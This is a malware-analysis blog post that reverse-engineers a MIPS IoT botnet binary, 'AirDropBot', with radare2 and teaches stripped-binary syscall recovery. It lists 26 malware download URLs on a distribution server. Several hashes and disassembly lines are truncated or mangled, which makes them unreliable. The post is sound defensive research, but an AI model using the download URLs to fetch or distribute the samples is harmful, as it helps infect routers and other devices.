

MMD-0064-2019 - Linux/AirDropBot

 blog.malwaremustdie.org/2019/09/mmd-0064-2019-linuxairdropbot.html

Prologue

There are a lot of botnet aiming multiple architecture of Linux basis internet of thing, and this story is just one of them, but I haven't seen the one was coded like this before.


Like the most of other posts of our analysis reports in MalwareMustDie blog, this post has been started from a friend's request to take a look at a certain Linux executable malicious binary that was having a low (or no) detection, and at that time the binary hasn't been categorized into a correct threat ID.

This time I decided to write the report along with my style on how to reverse engineering this sample, which is compiled in the MIPS processor architecture.

So I was sent with this MIPS 32bit binary ..

```
cloudbot-mips: ELF 32-bit MSB executable, MIPS, MIPS-I  
version 1 (SYSV), statically linked, stripped
```

..and according to its detection report in the Virus Total hash it is supposed to be a "Mirai-like" or Mirai variant malware, (thank's to good people for uploading the sample to VirusTotal). But the fact after my analysis is saying differently, **these are not Mirai, Remaiten, GafGyt (Qbot/Torlus base), Hajime, Luabots, nor China series DDoS binaries or Kaiten (or STD like)**. It is a newly coded Linux malware picking up several idea and codes from other known malware, including Mirai.



This sample is just one of a series of badness, my honeypots, OSINT and a given information was leading me into **26 types of samples** that are meant to pwned series of **internet of thing (IoT) devices** running on Linux OS, and this MIPS-32 ELF binary one I received is just one of the flocks.

If you see the filenames you can guess some of those binaries are meant to aim specific IoT/router platforms and not only for several randomly cross-compiled architecture supported result. This type of binaries seem to be started appearing in the early August, 2019, in the internet.

```

1 2019-08-20 http://147.135.124.113/bins/aarch64be_cloudbot 417151777eaaccfc62f778d33fd183ff, ELF 215808 bytes↓
2 2019-08-20 http://147.135.124.113/bins/arc_cloudbot d31f047c125deb4c2f879d88b083b9d5, ELF 21220 bytes↓
3 2019-08-20 http://147.135.124.113/bins/arcle-750d_cloudbot ff1eb225f31e5c29dde47c147f40627e, ELF 127284 bytes↓
4 2019-08-20 http://147.135.124.113/bins/arcle-hs38_cloudbot f3aed39202b51afdd1354adc8362d6bf, ELF 153044 bytes↓
5 2019-08-20 http://147.135.124.113/bins/arm_cloudbot 083a5f463cb84f7ae8868cb2eb6a22eb, ELF 34596 bytes↓
6 2019-08-20 http://147.135.124.113/bins/arm5_cloudbot 9ce4dec27c303a44ab2e187625934f3, ELF 23184 bytes↓
7 2019-08-20 http://147.135.124.113/bins/arm6_cloudbot b6c6c1b2e89de81db8633144f4cb4b7d, ELF 47192 bytes↓
8 2019-08-20 http://147.135.124.113/bins/arm7_cloudbot abd5008522f69cca92f8eefeb5f160e2, ELF 109222 bytes↓
9 2019-08-20 http://147.135.124.113/bins/fritzbox_cloudbot a84bbf660ace4f0159f3d13e058235e9, ELF 43908 bytes↓
10 2019-08-20 http://147.135.124.113/bins/haarch64_cloudbot 5fec65455bd8c842d672171d475460b6, ELF 40128 bytes↓
11 2019-08-20 http://147.135.124.113/bins/hnios2_cloudbot 4d3cab2d0c51081e509ad25bfd7ff596, ELF 24468 bytes↓
12 2019-08-20 http://147.135.124.113/bins/hopenrisc_cloudbot 252e2dfd04290e7e9fc3c4d61bb3529, ELF 35984 bytes↓
13 2019-08-20 http://147.135.124.113/bins/hrisev64_cloudbot 5dcdae449052a596bce05328bd23a3b, ELF 40184 bytes↓
14 2019-08-20 http://147.135.124.113/bins/linksys_cloudbot 9c66f776a97a8613bfa983c7dca149, ELF 43908 bytes↓
15 2019-08-20 http://147.135.124.113/bins/m68k-68xxx_cloudbot 59af44a74873ac034bd24ca1c3275af5, ELF 144740 bytes↓
16 2019-08-20 http://147.135.124.113/bins/microblazebe_cloudbot 9642b8aff1fda24baa6abe0aa8c8b173, ELF 217504 bytes↓
17 2019-08-20 http://147.135.124.113/bins/microblazeel_cloudbot e56cac001f2f6efc0ad7c2fb840aceb, ELF 221520 bytes↓
18 2019-08-20 http://147.135.124.113/bins/mips_cloudbot 54d93673f9539f1914008cfe8fd2bbdd, ELF 26468 bytes↓
19 2019-08-20 http://147.135.124.113/bins/mips2_cloudbot a84bbf660ace4f0159f3d13e058235e9, ELF 43908 bytes↓
20 2019-08-20 http://147.135.124.113/bins/mpsl_cloudbot 9c66f776a97a8613bfa983c7dca149, ELF 43908 bytes↓
21 2019-08-20 http://147.135.124.113/bins/ppc_cloudbot 6d202084d4f25a0aa2225589dab536e7, ELF 34692 bytes↓
22 2019-08-20 http://147.135.124.113/bins/sh-sh4_cloudbot cfbf1bd882ae7b87d4b04122d2ab42cb, ELF 125876 bytes↓
23 2019-08-20 http://147.135.124.113/bins/sh4_cloudbot b02af5bd329a19d7e4e2006c9c172713, ELF 31728 bytes↓
24 2019-08-20 http://147.135.124.113/bins/x86_cloudbot 85a8aad8d938c44c3f3f51089a60ec16, ELF 30320 bytes↓
25 2019-08-20 http://147.135.124.113/bins/x86_64_cloudbot 2c0afe7b13cdd642336ccc7b3e952d8d, ELF 31296 bytes↓
26 2019-08-20 http://147.135.124.113/bins/xtensa_cloudbot 94b8337a2d217286775bcc36d9c862d2, ELF 34528 bytes↓

```

Below is the additional list of the compiled binaries meant to run on several non-Intel CPU running Linux operating systems, they can affect network devices like routers, bridges, switches, and other the small internet of things that we may already use on daily basis:

- m68k-68xxx.cloudbot: 32-bit MSB Motorola m68k, 68020, version 1 (SYSV), statically linked
- hnios2.cloudbot: 32-bit LSB Altera Nios II, version 1 (SYSV), dynamically linked
- hriscv64.cloudbot: 64-bit LSB UCB RISC-V, version 1 (SYSV), dynamically linked
- microblazebe.cloudbot: 32-bit MSB Xilinx MicroBlaze 32-bit RISC, version 1 (SYSV), statically linked
- microblazeel.cloudbot: 32-bit LSB version 1 (SYSV), statically linked,
- sh-sh4.cloudbot: 32-bit LSB Renesas SH, version 1 (SYSV), statically linked.
- xtensa.cloudbot: 32-bit LSB Tensilica Xtensa, version 1 (SYSV), dynamically linked.
- arcle-750d.cloudbot: 32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), statically linked.
- arc.cloudbot: 32-bit LSB ARC Cores Tangent-A5, version 1 (SYSV), dynamically linked.

(The hashes are all recorded in the "Hashes" section of this post)

Binary Analysis

Since I was asked to look into the MIPS sample so I started with it. The binary analysis is showing a symbol stripping result, but we can still get some executable section's information, compiler setting/trace that's showing how it should be run, and some information regarding of

the size for the section/program headers, but it's all just too few isn't it? Still this analysis is good for getting information we need for supporting dynamic analysis (if needed) afterward. I personally love to solve malware stuff as statically as possible.

I don't think I will get much information on the early stage (binary analysis) with this ELF binary, except what had already known, such as cross-compiling result, not packed, and headers and **entry0** are in place, so I'm good for conducting the next analysis step.

```
Section Headers:
[Nr] Name                Type          Addr          Off           Size          ES Flg Lk  Inf Al
[ 0]                    NULL          00000000     000000     000000     00   0  0  0  0
[ 1] .init                 PROGBITS      00400094     000094     00008c     00  AX  0  0  4
[ 2] .text                PROGBITS      00400120     000120     004880     00  AX  0  0 16
[ 3] .fini                 PROGBITS      004049a0     0049a0     00005c     00  AX  0  0  4
[ 4] .rodata              PROGBITS      00404a00     004a00     000820     00   A  0  0 16
[ 5] .ctors                PROGBITS      00445224     005224     000008     00  WA  0  0  4
[ 6] .dtors                PROGBITS      0044522c     00522c     000008     00  WA  0  0  4
[ 7] .data                 PROGBITS      00445240     005240     001000     00  WA  0  0 16
[ 8] .got                  PROGBITS      00446240     006240     0002c4     04  WAp 0  0 16
[ 9] .sbss                 NOBITS        00446504     006504     000014     00  WAp 0  0  4
[10] .bss                  NOBITS        00446520     006504     000d78     00  WA  0  0 16
[11] .mdebug.abi32         PROGBITS      0000058e     006504     000000     00   0  0  1
[12] .shstrtab             STRTAB        00000000     006504     000057     00   0  0  1

There are no section groups in this file.
Program Headers:
Type          Offset      VirtAddr    PhysAddr    FileSiz MemSiz  Flg Align
LOAD          0x000000  0x00400000  0x00400000  0x05220 0x05220  R E  0x10000
LOAD          0x005224  0x00445224  0x00445224  0x012e0 0x02074  RW  0x10000
GNU_STACK    0x000000  0x00000000  0x00000000  0x00000 0x00000  RWE  0x4

Section to Segment mapping:
Segment Sections...
00  .init .text .fini .rodata
01  .ctors .dtors .data .got .sbss .bss
02

There is no dynamic section in this file.
There are no relocations in this file.
There are no unwind sections in this file.
No version information found in this file.
```

For file attributes I extracted them using forensics tools included in Tsurugi Linux commands, which are also not showing special result too, except of what has been recorded from the infected box. So I was taking several checks further I run some several ELF pattern signatures I know, with running it against my collection of Yara rules and ClamAV signature to match it to previous threat database that I have, and this is only to make me understand why several false-positive results came up in other Anti Virus product's detection. The malware yet is having several interesting strings but they are still too generic to be processed to identify the threat without reading its assembly further.

So my "practical binary analysis" result for this MIPS binary is going to be it, nothing much.

Some methods on MIPS-32 static analysis to dissect this sample with radare2:)

So this is the fun part, the binary analysis with radare2 ;). no cutter GUI, no fancy huds, just an *old-schooler way* with command line, visual mode and graph in a **r2shell**.

I think there is really no such precise step by step "cookbook" on how to use **radare2** during analyzing something, and basically **radare2** is enriched in design coded by several coders for any kind of users to use it freely with many flavor and options or purpose in binary analysis, once you get into it you'll just get use to use it since radare2 will eventually adapting to your methods, and before you know it you are using it forever.

My line of work from day one is UNIX operating systems, I use radare2 since the name is "radare" compiled from FreeBSD ports in between years of 2006 to 2007, and I mostly use command line basis on every radare shell on my VT100x/VT200x terminal emulation variants I use afterwards, this is kind of building my reversing forms with radare2 until now. The command line base.

But first, let's make sure you are setting "mips" and "32" in radare2 environment of assembly architecture (arc) and bits for this binary, then try to recognize the "main function", which is in "0x4016a0" at the pattern/location that's different than Intel basis assembly like shown in the picture below:

```
[0x00400260 [xAdvC]0 0% 180 cloudbot-mips]> pd $r @ entry0
/ (fcn) entry0 100
  entry0 (int32_t arg3, int32_t arg_0h, );
  ; arg int32_t arg_0h @ sp+0x0
  ; var int32_t var_10h @ sp+0x10
  ; var int32_t var_14h @ sp+0x14
  ; var int32_t var_18h @ sp+0x18
  ; arg int32_t arg3 @ a2
0x00400260 03e00021  move zero, ra
0x00400264 04110001  bal 0x40026c ;[1]
0x00400268 00000000  nop
; CALL XREF from entry0 @ 0x400264
0x0040026c 3c1c0005  lui gp, 5
0x00400270 279cdfc4  addiu gp, gp, -0x203c
0x00400274 039fe021  addu gp, gp, ra
0x00400278 0000f821  move ra, zero
0x0040027c 818481c8  lw a0, 0x2038(gp) ; [0x446378:4]=0x401650 a0
0x00400280 8fa50000  lw a1, (sp)
0x00400284 27a60004  addiu a2, sp, 4 ; arg3
0x00400288 2401fff8  addiu at, zero, -8
0x0040028c 03a1e824  and sp, sp, at
0x00400290 27bdffe0  addiu sp, sp, -0x20
0x00400294 8f878240  lw a3, -0x7dc0(gp) ; [0x446470:4]=0x400094 section..init
0x00400298 8f8881e4  lw t0, -0x7e5c(gp) ; [0x4463d4:4]=0x4049a0 section..fini
0x0040029c 00000000  nop
0x004002a0 afa80010  sw t0, 0x10(sp)
0x004002a4 afa20014  sw v0, 0x14(sp)
0x004002a8 afbd0018  sw sp, 0x18(sp)
0x004002ac 8f9981d8  lw t9, -0x7e28(gp) ; [0x446408:4]=0x403948
0x004002b0 00000000  nop
0x004002b4 0320f809  jalr t9 ;[?]
```

Next, I may just run following commands to be sure that it can be reversed well. It is a simple command for only showing how many Linux syscall is used, and this will work after the radare2 parse and analyze the binary to the analysis database.

```

[0x00400260]> |grep "size"; ie
size      0x6764
[Entrypoints]
vaddr=0x00400260 paddr=0x00000260 haddr=0x00000018 hvaddr=0x00400018 type=program

1 entrypoints

[0x00400260]> xc @0x00400260|0x6764~syscall
0x00401970 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4006
0x004019d0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4002
0x00401a30 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4020
0x00401ab0 2402 0fa5 0000 00c 8f99 8168 10e0 0006 $......h.... ; syscall.4005
0x00401b40 afa2 0010 2402 1060 0000 00c 27bd 0020 ....$.`.....'.. ; syscall.4192 ; fcn.00401b4c
0x00401bb0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4066
0x00401c40 2407 0010 2402 1063 0000 00c 8f99 8168 $....$.c.....h ; syscall.4195
0x00401cb0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4013
0x00401d10 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4004
0x00402080 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4170
0x004020e0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4175
0x00402140 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4178
0x004021a0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4183
0x00403df0 2402 0fd7 0000 00c 8f99 8168 10e0 0006 $......h.... ; syscall.4055
0x00403e60 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4220
0x00403ec0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4194
0x00403f20 0080 8821 0220 2021 2402 0fa1 0000 000c ...!. !$...... ; syscall.4001
0x00403f70 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4050
0x00403fd0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4049
0x00404030 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4047
0x00404090 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4024
0x004040f0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4166
0x00404710 0320 3021 00a0 2021 2402 0fcd 0000 000c - 0!.. !$...... ; syscall.4045
0x004048f0 0000 00c 8f99 8168 10e0 0006 0040 8021 .....h.....@.! ; syscall.4037
[0x00400260]> |

```

PS: If you know what you're doing, an simpler/easier way for the MIPS 32bit to seek where the syscall codes placed is by grepping the assembly code with the hex value of "0x0000000c" like below, the same result should come up:

```

:> /x 0000000c
Searching 4 bytes in [0x446504-0x447298]
hits: 0
Searching 4 bytes in [0x445224-0x446504]
hits: 0
Searching 4 bytes in [0x400000-0x405220]
hits: 24
0x00401970 hit1_0 0000000c
0x004019d0 hit1_1 0000000c
0x00401a30 hit1_2 0000000c
0x00401ab4 hit1_3 0000000c
0x00401b48 hit1_4 0000000c
0x00401bb0 hit1_5 0000000c
0x00401c48 hit1_6 0000000c
0x00401cb0 hit1_7 0000000c
0x00401d10 hit1_8 0000000c
0x00402080 hit1_9 0000000c
0x004020e0 hit1_10 0000000c
0x00402140 hit1_11 0000000c
0x004021a0 hit1_12 0000000c
0x00403df4 hit1_13 0000000c
0x00403e60 hit1_14 0000000c
0x00403ec0 hit1_15 0000000c
0x00403f2c hit1_16 0000000c
0x00403f70 hit1_17 0000000c
0x00403fd0 hit1_18 0000000c
0x00404030 hit1_19 0000000c
0x00404090 hit1_20 0000000c
0x004040f0 hit1_21 0000000c
0x0040471c hit1_22 0000000c
0x004048f0 hit1_23 0000000c

```


In my case on dealing with Linux or UNIX binaries, I have to know first what syscalls are used (that kernel uses for making basic operations), "syscall" is used to request a service from kernel. Any good or bad program are using those (if they need to run on that OS), so syscalls have to be there. For me, the syscalls is important and its amount will tell you how big the work load will be, ..then the rest is up to you and radare2 to extract them, the more of those syscalls, the merrier our RE life will be, without knowing these syscalls there's no way we can solve such stripped binary :)

In a Linux MIPS architecture, where assembly and register (reduced registers due to small space) is different than PC's Intel ones (MISP is RISC, Intel is CISC, RISC is for a CPU that is designed based on simple orders to act fast, many networking devices are on RISC for this reason). Linux OS in some MIPS platform can be configured to run either in big or in little endian mode too, you have to be careful about the endianness in reversing MIPS, like this MIPS binary is using big endian, also binaries for *SGL machines*, but some machines like *Loongson 3* are just like Intel or PPC works in little endian, several Linux OS is differing their package for supporting each endianness with "mips" (big) or "mipsel" (little) in their MIPS port. Information on the target machines for each sample can help to recognize the endianness used.

In MIPS the way "syscall" used is also have its own uniqueness. Basically, a designated service code for a syscall must be passed in **\$v0** register, and arguments are passed in other registers. A simple way in assembly code to recognize a syscall is as per below snipped code:

```
li $v0, 0x1
add $a0, $t0, $zero
syscall
```

Explanation: The "0x1" is stored in the "\$v0" register (it doesn't have to be assembly command "li" but any command in MIPS assembly in example "addliu", etc, can be used for the same effect), which means the service code used to print integer. The next line is to perform a copy value from the register "\$t0" to "\$a0" (register where argument is usually saved).

Finally (the third line) the syscall code is there, with these components altogether one "syscall" can be executed.

We can apply the above concept in the previously grep syscall result. The objective is to recognize the address of its **syscall wrapper** function for this stripped binary analysis purpose. For example, at the second result at "0x004019d0" there's a **syscall number**, and by radare2 you go to that location with seek (**s**) command and using visual mode we can figure the function name in no time. I will show you how.

Let's fix the screen for it as per below so we can be at the same page:

```
[0x004019b0 [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ entry0+5968 # 0x4019b0
; CALL XREF from entry0 @ +0xa4
; CALL XREFS from fcn.00400340 @ 0x400450, 0x4005fc
; CALL XREF from fcn.00401658 @ 0x4017f4
0x004019b0 3c1c0005 lui gp, 5
0x004019b4 279cc880 addiu gp, gp, -0x3780
0x004019b8 0399e021 addu gp, gp, t9
0x004019bc 27bdffe0 addiu sp, sp, -0x20
0x004019c0 afbf001c sw ra, 0x1c(sp)
0x004019c4 afb00018 sw s0, 0x18(sp)
0x004019c8 afbc0010 sw gp, 0x10(sp)
0x004019cc 24020fa2 addiu v0, zero, 0xfa2
;-- syscall.4002:
0x004019d0 0000000c syscall
0x004019d4 8f998168 lw t9, -fcn.00401d50(gp) ; [0x446398:4]=0x401d50 fcn.00401d50
=< 0x004019d8 10e00006 beqz a3, 0x4019f4
0x004019dc 00408021 move s0, v0
0x004019e0 0320f809 jalr t9 ;[?]
0x004019e4 00000000 nop
0x004019e8 8fbc0010 lw gp, 0x10(sp)
0x004019ec ac500000 sw s0, (v0)
0x004019f0 2402ffff addiu v0, zero, -1
-> 0x004019f4 8fbf001c lw ra, 0x1c(sp)
0x004019f8 8fb00018 lw s0, 0x18(sp)
0x004019fc 03e00008 jr ra
0x00401a00 27bd0020 addiu sp, sp, 0x20
0x00401a04 00000000 nop
0x00401a08 00000000 nop
0x00401a0c 00000000 nop
```

I marked the line where it is assigning "0xfa2" value to "\$v0", and "0xfa2" is the number registered for "fork" syscall in Linux MIPS 32bit OS, that's also saying 0xfa2 is **syscall number** of **sys_fork** (system call for fork command), if you scroll up a bit you can see the function name "fcn.004019a0", which is the "**wrapper function**" for this "**syscall fork**" or "**sys_fork**". The syscall command will accept the passed **syscall number** stored in "\$v0" to be translated in the syscall table to pass it through the OS specific registered syscall name alongside with the arguments needed to perform the further desired syscall operation.

Noted that the syscall number can always be confirmed in designated Linux OS in the file with the below formula, and more information on register assignment on MIPS architecture that explains syscalls calling conventions can be read in ==>[[link](#)].

```
/usr/include/{YOUR_ARCH}/asm/unistd_{YOUR_BIT}.h
```

The manual of syscall [[link](#)] is a good reference explaining syscall wrapper in libc. Quoted:

"Usually, system calls are not invoked directly: instead, most system calls have corresponding C library wrapper functions which perform the steps required (e.g., trapping to kernel mode) in order to invoke the system call.

Thus, making a system call looks the same as invoking a normal library function.

In many cases, the C library wrapper function does nothing more than:

- * copying arguments and the unique system call number to the registers where the kernel expects them;
- * trapping to kernel mode, at which point the kernel does the real work of the system call;
- * setting `errno` if the system call returns an error number when the kernel returns the CPU to user mode.

However, in a few cases, a wrapper function may do rather more than this, for example, performing some preprocessing of the arguments before trapping to kernel mode, or postprocessing of values returned by the system call. Where this is the case, the manual pages in Section 2 generally try to note the details of both the (usually GNU) C library API interface and the raw system call. Most commonly, the main DESCRIPTION will focus on the C library interface, and differences for the system call are covered in the NOTES section."

Using this method, in no time you'll get the full list of the syscall function's used by this malware as per following table that I made for myself during this analysis:

syscalls	section	addresses
__atoi	.text	0x04031A0
__close	.text	0x0401950
__connect	.text	0x0402060
__exit	.text	0x0403430
__fork	.text	0x04019B0
__free	.text	0x0402610
__getpid	.text	0x0401A10
__inet_addr	.text	0x0402010
__malloc	.text	0x0402420
__memset	.text	0x0401D70
__prctl	.text	0x0401B10
__recv	.text	0x04020C0
__send	.text	0x0402120
__setsid	.text	0x0401B90
__sigadset	.text	0x04021E0
__sigemptyset	.text	0x0402250
__signal	.text	0x0402290
__sigprocmask	.text	0x0401BF0
__sleep	.text	0x0403520
__socket	.text	0x0402180
__srand	.text	0x0402C44
__strcpy	.text	0x0401E00
__strlen	.text	0x0401E30
__strok	.text	0x0401FF0
__strstr	.text	0x0401EF0
__timer	.text	0x0401C90
__util_strcpy	.text	0x04018EC
__write	.text	0x0401CF0

The rest is up to you on how to make it easy to name the strings for each "syscall" for your purpose, I go by the above strings naming since it is fit to my RE platform, I suggest you refer to Linux syscall base on naming them [\[link\]](#).

The next step is, you may need to change all function name in radare2 according to this "syscall table". Using the visual mode and analyze function name (afn) command is the faster way to do it manually, or you can script that too, radare2 can be used with varied of methods, anything will do as long as we can get the job's done. In my case I like to use these radare2 shell macro based on table I made for myself:

```
:
s 0x0402060; af; afn __connect; pdf |head
s 0x0401CF0; af; afn __write; pdf |head
s 0x04019B0; af; afn __fork; pdf |head
:
```

The result is as per seen in the below screenshot:

```

[0x00402060]> s 0x0402060; af; afn "" ___connect; pdf |head
;-- fcn.00402054:
;-- connect:
/ (fcn) ___connect 96
  ___connect (int32_t arg_10h, int32_t arg_18h, int32_t arg_1ch);
  ; arg int32_t arg_10h @ sp+0x10
  ; arg int32_t arg_18h @ sp+0x18
  ; arg int32_t arg_1ch @ sp+0x1c
      0x00402054      27bd0028      addiu sp, sp, 0x28
      0x00402058      00000000      nop
      0x0040205c      00000000      nop
^C

```

```

[0x00402060]>
[0x00402060]> s 0x0401CF0; af; afn ___write; pdf |head
;-- fcn.00401ce0:
/ (fcn) ___write 100
  ___write (int32_t arg_10h, int32_t arg_18h, int32_t arg_1ch);
  ; arg int32_t arg_10h @ sp+0x10
  ; arg int32_t arg_18h @ sp+0x18
  ; arg int32_t arg_1ch @ sp+0x1c
      0x00401ce0      27bd0020      addiu sp, sp, 0x20
      0x00401ce4      00000000      nop
      0x00401ce8      00000000      nop
      0x00401cec      00000000      nop
[0x00401cf0]>

```

Up to this way, we'll have all of the syscalls back in place :) Don't worry, you'll do this faster if you get used to it.

```

0x004016c4 00002021 move a0, zero
0x004016c8 0320f809 jalr t9          ;[?] ; __timer ←
0x004016cc 00a08821 move s1, a1
0x004016d0 8fbc0010 lw gp, 0x10(sp)
0x004016d4 00402021 move a0, v0
0x004016d8 8f9981c4 lw t9, -0x7e3c(gp) ; [0x4463f4:4]=0x402c44
0x004016dc 00000000 nop
0x004016e0 0320f809 jalr t9          ;[?] ; __srand ←
0x004016e4 27b00018 addiu s0, sp, 0x18
0x004016e8 8fbc0010 lw gp, 0x10(sp)
0x004016ec 00000000 nop
0x004016f0 8f9982b4 lw t9, -0x7d4c(gp) ; [0x4464e4:4]=0x402250
0x004016f4 00000000 nop
0x004016f8 0320f809 jalr t9          ;[?] ; __sigemptyset ←
0x004016fc 02002021 move a0, s0
0x00401700 8fbc0010 lw gp, 0x10(sp)
0x00401704 02002021 move a0, s0
0x00401708 8f998254 lw t9, -0x7dac(gp) ; [0x446484:4]=0x4021e0
0x0040170c 00000000 nop
0x00401710 0320f809 jalr t9          ;[?] ; __sigaddset ←
0x00401714 24050002 addiu a1, zero, 2 ; arg2
0x00401718 8fbc0010 lw gp, 0x10(sp)
0x0040171c 00003021 move a2, zero
0x00401720 8f998100 lw t9, -0x7f00(gp) ; [0x446330:4]=0x401bf0
0x00401724 02002821 move a1, s0
0x00401728 0320f809 jalr t9          ;[?]
0x0040172c 24040001 addiu a0, zero, 1 ; arg1
0x00401730 8fbc0010 lw gp, 0x10(sp)
0x00401734 24040012 addiu a0, zero, 0x12 ; arg1
0x00401738 8f9981fc lw t9, -0x7e04(gp) ; [0x44642c:4]=0x402290
0x0040173c 00000000 nop
0x00401740 0320f809 jalr t9          ;[?] ; __signal ←
0x00401744 24050001 addiu a1, zero, 1 ; arg2
0x00401748 8fbc0010 lw gp, 0x10(sp)
0x0040174c 24040012 addiu a0, zero, 0x12 ; arg1

```

The result looks cool enough for me to read the radare2 graph on examining how this MIPS binary further goes..

```
[0x00401658]> 0x401690 # fcn.00401658 (int32_t arg1, int32_t arg2, int32_t arg_28h, int32_t
[0x401690]
; [0x446390:4]=0x403430
0x00401690 8f998160      lw t9, -0x7ea0(gp)
0x00401694 00000000      nop
0x00401698 0320f809      jalr t9;[?]
0x0040169c 00002021      move a0, zero
0x004016a0 3c1c0005      lui gp, 5
0x004016a4 279ccb90      addiu gp, gp, -0x3470
0x004016a8 0399e021      addu gp, gp, t9
0x004016ac 27bdf58      addiu sp, sp, -0xa8
0x004016b0 afbf00a0      sw ra, 0xa0(sp)
0x004016b4 afb1009c      sw s1, 0x9c(sp)
0x004016b8 afb00098      sw s0, 0x98(sp)
0x004016bc afbc0010      sw gp, 0x10(sp)
; [0x4463e8:4]=0x401c90
0x004016c0 8f9981b8      lw t9, -0x7e48(gp)
0x004016c4 00002021      move a0, zero
; __timer
0x004016c8 0320f809      jalr t9;[?]
0x004016cc 00a08821      move s1, a1
0x004016d0 8fbc0010      lw gp, 0x10(sp)
0x004016d4 00402021      move a0, v0
; [0x4463f4:4]=0x402c44
0x004016d8 8f9981c4      lw t9, -0x7e3c(gp)
0x004016dc 00000000      nop
; __srand
0x004016e0 0320f809      jalr t9;[?]
0x004016e4 27b00018      addiu s0, sp, 0x18
0x004016e8 8fbc0010      lw gp, 0x10(sp)
0x004016ec 00000000      nop
; [0x4464e4:4]=0x402250
0x004016f0 8f9982b4      lw t9, -0x7d4c(gp)
0x004016f4 00000000      nop
; __sigemptyset
```

The next step is a generic way on reversing a stripped binary, by defining the functions that is not part of **libc** but likely coded by malware coder. For this task, you have to check the rest of the function and seek whether the XREF doesn't go to any of syscall wrapper functions, make sure that function itself is not the main() function, init_proc() nor init_term() functions, and that goes to the below leftover list, just naming it to anything you think it is fit with to what it does.

The picture below is showing how the "air dropping" is referred to the caller function.

```
[0x00404ea4 [xAdvC]0 0% 180 cloudbot-mips> pd $r @ str.cloudprocess
;-- "cloudprocess":
; DATA XREFS from fcn.00401658 @ 0x401790, 0x401798
0x00404ea4      .string "cloudprocess" ; len=13
0x00404eb1      unaligned
0x00404eb2      unaligned
0x00404eb3      unaligned
;-- "airdopping clouds":
; DATA XREF from fcn.00401658 @ 0x4017bc
0x00404eb4      .string "airdopping clouds" ; len=18
0x00404eb5      unaligned
0x00404ec7      unaligned
; DATA XREF from fcn.00401658 @ 0x4017d8
; DATA XREFS from fcn.00401658 @ +0x294, +0x2c8
0x00404ec8      0a000000      j 0x8000000
;-- "179,43,149,189":
0x00404ecc      .string "179,43,149,189" ; len=15
0x00404edb      unaligned
0x00404edc      00000000      nop
; DATA XREFS from fcn.00402cf0 @ 0x402d7c, 0x402d94
; DATA XREF from fcn.00402edc @ +0x1f0
0x00404ee0      00000000      nop
; DATA XREF from fcn.00402edc @ +0x200
0x00404ee4      00000003      sra zero, zero, 0
0x00404ee8      00000001      movf zero, zero, fcc0
0x00404eec      00000003      sra zero, zero, 0
0x00404ef0      00000001      movf zero, zero, fcc0
; DATA XREF from fcn.00402cf0 @ 0x402d90

[addr_xrefs]> 0x00404eb4 # (TAB/jk/a/?) str.airdopping_clouds
0 [0] 0x00404eb4 0x004017bc DATA xref (fcn.00401658) ; str.airdopp

;-- "airdopping clouds":
; DATA XREF from fcn.00401658 @ 0x4017bc
0x00404eb4      .string "airdopping clouds" ; len=18
0x00404ec6      unaligned
0x00404ec7      unaligned
; DATA XREF from fcn.00401658 @ 0x4017d8
; DATA XREFS from fcn.00401658 @ +0x294, +0x2c8
;=< 0x00404ec8      j 0x8000000
0x00404ec9      addiu a1, a1, 0x4eb4
0x004017c0      jair t9
0x004017c4      addiu a2, zero, 0x12
0x004017c8      lw sp, 0x10(sp)
0x004017cc      addiu a0, zero, 1
0x004017d0      lw a1, -segment_LOAD0(gp)
0x004017d4      lw t9, -0x7dd8(gp)
0x004017d8      addiu a1, a1, 0x4ec8
0x004017dc      jair t9
0x004017e0      addiu a2, zero, 1
0x004017e4      lw sp, 0x10(sp)
0x004017e8      nop
0x004017ec      lw t9, -0x7e14(gp)
0x004017f0      nop
```

That's it. These methods I shared are useful methodology in analyzing Linux MIPS-32 binary especially stripped ones like the one I have now. I think you're good enough to go to complete your own analysis by yourself too. Please just tried those methods if you don't have any other better ways and don't be afraid if other RE tools can't make you read the MIPS-32 binary well, just fire the **radare2** with the tips written above, and everything should be okay :)

We go on with the malware analysis of this binary and its threat then..

What does this MIPS-32 binary do?

Practically, the MIPS binary is bot that is having a mission to infect the host it was dropped into (note: so it needs a dropping scheme to go to the infected host beforehand), making a malicious process called "**cloudprocess**", send message of "**airdopping clouds**" through the standard output (that can be piped later on). It is recording its "PID" and **fork** its process for the further step. The message of "airdopping clouds" is the reason why I called this malware as "AirDropBot" eventhough the coder prefer to use "Cloudbot", which there is also a legitimate good software that uses that name too as their brand.

